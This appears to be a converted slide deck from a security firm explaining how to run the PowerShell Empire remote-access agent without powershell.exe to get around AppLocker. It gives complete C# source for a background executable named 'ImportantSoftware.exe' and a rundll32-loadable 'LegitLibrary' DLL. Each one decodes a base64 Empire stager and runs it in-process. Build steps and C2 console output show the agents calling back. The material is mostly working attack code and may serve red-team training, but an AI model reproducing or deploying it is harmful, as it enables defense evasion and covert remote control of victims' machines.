

# Empire without Powershell.exe

Information Security Inc.

# Contents

- About PowerShell Empire
- Empire's problem
- Solution: Empire without PowerShell (.exe)
- Solution: Empire without PowerShell (.dll)
- References

# About PowerShell Empire

- Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe



# Empire's problem

- Empire is a Powershell RAT hence PowerShell has to run
- powershell.exe can be blocked (example: AppLocker)



# Solution: Empire without PowerShell (.exe)

- Make an executable binary different than powershell.exe

© Download PowerPick (<https://github.com/PowerShellEmpire/PowerTools>) and open up the project in Visual Studio

The image shows a GitHub repository page for 'PowerPick' and a Visual Studio solution window. The GitHub page lists commits by HarmJ0y, with the 'PowerPick' folder highlighted. The Visual Studio window shows the 'PowerPick.sln' solution file, dated 2016/11/02 9:07.


Commit	Message
HarmJ0y committed on GitHub	Update README.md
PewPewPew	Changed Parsing Method
PowerBreach	Update PowerPick. Add PowerBreach
<b>PowerPick</b>	Clean up PowerPick

Clone with HTTPS ⓘ  
Use Git or checkout with SVN using the web URL.  
<https://github.com/PowerShellEmpire/PowerTools> ⓘ  
[Open in Desktop](#) [Download ZIP](#)

PowerPick.sln 2016/11/02 9:07 Microsoft Visual Studio Solution

# Solution: Empire without PowerShell (.exe)


- Make a binary (ImportantSoftware.exe)
  - ⦿ Change object properties: select from the menu => project -> SharpPick Properties
  - ⦿ Change Output Type to Windows Application (to run in the background)



# Solution: Empire without PowerShell (.exe)

- Make a binary (ImportantSoftware.exe)

© Change Assembly information



# Solution: Empire without PowerShell (.exe)

- Make a binary (ImportantSoftware.exe)

- ◉ Change( the code in Program.cs to the attached Program.cs (replace the stager variable with the Base64 encoded Empire launcher



Program.cs

- ▲ Program flow

- ◉ the string “stager” contains only the base64 encoded Empire launcher information

- ◉ It will get decoded and passed to RunPS() which sends the PowerShell command to System.Management.Automation

```
using System;
using System.Text;

//Adding libraries for powershell stuff
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Runspaces;

namespace ImportantSoftware
{
    class Program
    {
        static string RunPS(string cmd)
        {
            //Init stuff
            Runspace runspace = RunspaceFactory.CreateRunspace();
            runspace.Open();
            RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
            Pipeline pipeline = runspace.CreatePipeline();

            //Add commands
            pipeline.Commands.AddScript(cmd);

            //Prep PS for string output and invoke
            pipeline.Commands.Add("Out-String");
            Collection<PSObject> results = pipeline.Invoke();
            runspace.Close();

            //Convert records to strings
            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
            {
                stringBuilder.Append(obj);
            }
            return stringBuilder.ToString().Trim();
        }

        static void Main()
        {
            // Base64 encoded launcher goes into the 'stager' variable
            string stager = "Iw8SAEUIAR8dAC4AQ0BTA";
            var decodedScript = Encoding.Unicode.GetString(Convert.FromBase64String(stager));


            string results = RunPS(decodedScript);
        }
    }
}
```



# Solution: Empire without PowerShell (.exe)

## • Make a binary (ImportantSoftware.exe)

© Build the solution => Build -> Build Solution



© Created Binary location

```
1>----- Rebuild All started: Project: SharpPick, Configuration: Debug x86 -----
2>----- Rebuild All started: Project: ReflectivePick, Configuration: Release x64 -----
1> SharpPick -> C:\Users\User3\Downloads\PowerTools-master\PowerTools-master\PowerPick\bin\x86\Debug\ImportantSoftware.exe
```

© Run the binary


```
C:\Users\User3\Downloads\PowerTools-master\PowerTools-master\PowerPick\bin\x86\Debug>ImportantSoftware.exe
```

© Agent connection establishes

```
(Empire: stager/windows/launcher_bat) > [+] Initial agent NUPT4M68 from 192.168.10.115 now active
(Empire: stager/windows/launcher_bat) > list agents
[*] Active agents
-----
Name           Lang  Internal IP      Machine Name      Username          Process          Delay
-----
NUP4M68        ps    192.168.10.115  DESKTOP-IHQ9S5   *DESKTOP-IHQ9S5\Use ImportantSoftware 325/0.0
```

# Solution: Empire without PowerShell (.dll)

- Make a DLL and run it with rundll32.exe
  - ⦿ Change object properties: select from the menu => project -> SharpPick Properties
  - ⦿ Change Output Type to Class Library



# Solution: Empire without PowerShell (.dll)

- Make a DLL and run it with rundll32.exe
- © Install the nuget package manager for Visual Studio

PS C:\> Install-Package nuget

The package(s) come from a package source that is not marked as trusted. Are you sure you want to install software from 'https://go.microsoft.com/fwlink/?LinkID=397631&clid=0x409'? [Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y

Name	Version	Source	Summary
NuGet	1.3.3	https://go.mi...	

TOOLS TEST ARCHITECTURE ANALYZE WINDOW HELP

Attach to Process... Ctrl+Alt+P

Connect to Database...

Connect to Server...

Add SharePoint Connection...

Code Snippets Manager... Ctrl+K, Ctrl+B

Choose Toolbox Items...

Add-in Manager...

Library Package Manager

Extensions and Updates...

RunPS(string cmd)

PowerShell.exe

Package Manager Console

Package source: NuGet official package source Default project:

Type 'get-help NuGet' to see all available NuGet commands

PM>

- © Install UnmanagedExports dependency

```
PM> install-package UnmanagedExports
Successfully installed 'UnmanagedExports 1.2.7'.
Successfully added 'UnmanagedExports 1.2.7' to SharpPick
```

# Solution: Empire without PowerShell (.dll)

- Make a DLL and run it with rundll32.exe

© Replace Program.cs the following code



ProgramDLL.cs

```
using System;
using System.IO;
using System.Resources;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Net;

//Adding libraries for powershell stuff
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Runspaces;

using System.Diagnostics;
using System.Reflection;
using System.Runtime.InteropServices;
using RSisecke.DllExport;

namespace LegitLibrary
{
    public class Program
    {
        public static string RunPS(string cmd)
        {
            //Init stuff
            Runspace runspace = RunspaceFactory.CreateRunspace();
            runspace.Open();
            RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
            Pipeline pipeline = runspace.CreatePipeline();

            //Add commands
            pipeline.Commands.AddScript(cmd);

            //Prep PS for string output and invoke
            pipeline.Commands.Add("Out-String");
            Collection<PSObject> results = pipeline.Invoke();
            runspace.Close();

            //Convert records to strings
            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
            {
                stringBuilder.Append(obj);
            }
            return stringBuilder.ToString().Trim();
        }
    }
}

public class Service
{
    public static void Exec()
    {
        //static int Main(string[] args)
        {
            string stager = "m0SAEUArgBd4C4AQ0BTAFH...[SNIIP]";
            var decodedScript = Encoding.Unicode.GetString(Convert.FromBase64String(stager));

            //We should now have the script variable filled... double check before executing
            string results = Program.RunPS(decodedScript);
        }
    }
}

class Exports
{
    [DllExport("EntryPoint", CallingConvention = CallingConvention.StdCall)]
    public static void EntryPoint(IntPtr hwnd, IntPtr hinst, string lpszCmdLine, int nCmdShow)
    {
        Service.Exec();
    }


    [DllExport("DllRegisterServer", CallingConvention = CallingConvention.StdCall)]
    public static void DllRegisterServer()
    {
        Service.Exec();
    }

    [DllExport("DllUnregisterServer", CallingConvention = CallingConvention.StdCall)]
    public static void DllUnregisterServer()
    {
        Service.Exec();
    }
}
```


# Solution: Empire without PowerShell (.dll)

- Make a DLL and run it with rundll32.exe

© Build the solution => Build -> Build Solution



© Created DLL location



# Solution: Empire without PowerShell (.dll)

- Make a DLL and run it with rundll32.exe

© Run the DLL

```
C:\Windows\System32>rundll32.exe C:\Users\User3\Downloads\PowerTools-master\PowerTools-master\PowerPick\bin\x86\Debug\ImportantSoftware.dll,EntryPoint
```

© Above command will return a new agent to the Empire C2

```
(Empire: stager/windows/launcher_bat) > [+] Initial agent 47LFH9VP from 192.168.10.115 now active
(Empire: stager/windows/launcher_bat) > list agents
[*] Active agents:
Name           Lang  Internal IP      Machine Name      Username           Process
-----
47LFH9VP       ps    192.168.10.115  DESKTOP-IHQ9S5    DESKTOP-IHQ9S5\  Userrundll32/3284
```

# References

- [SharpPick](#) codebase by [@sixdub](#)
- [DotNetToJS](#) by James Foreshaw ([@tiraniddo](#))
- [AllTheThings](#) by Casey Smith ([@subtee](#))
- Powershell Empire website; github  
<https://www.powershell empire.com/>  
<https://github.com/powershell empire/empire>
- NuGet packet manager  
<https://docs.microsoft.com/en-us/nuget/tools/package-manager-console>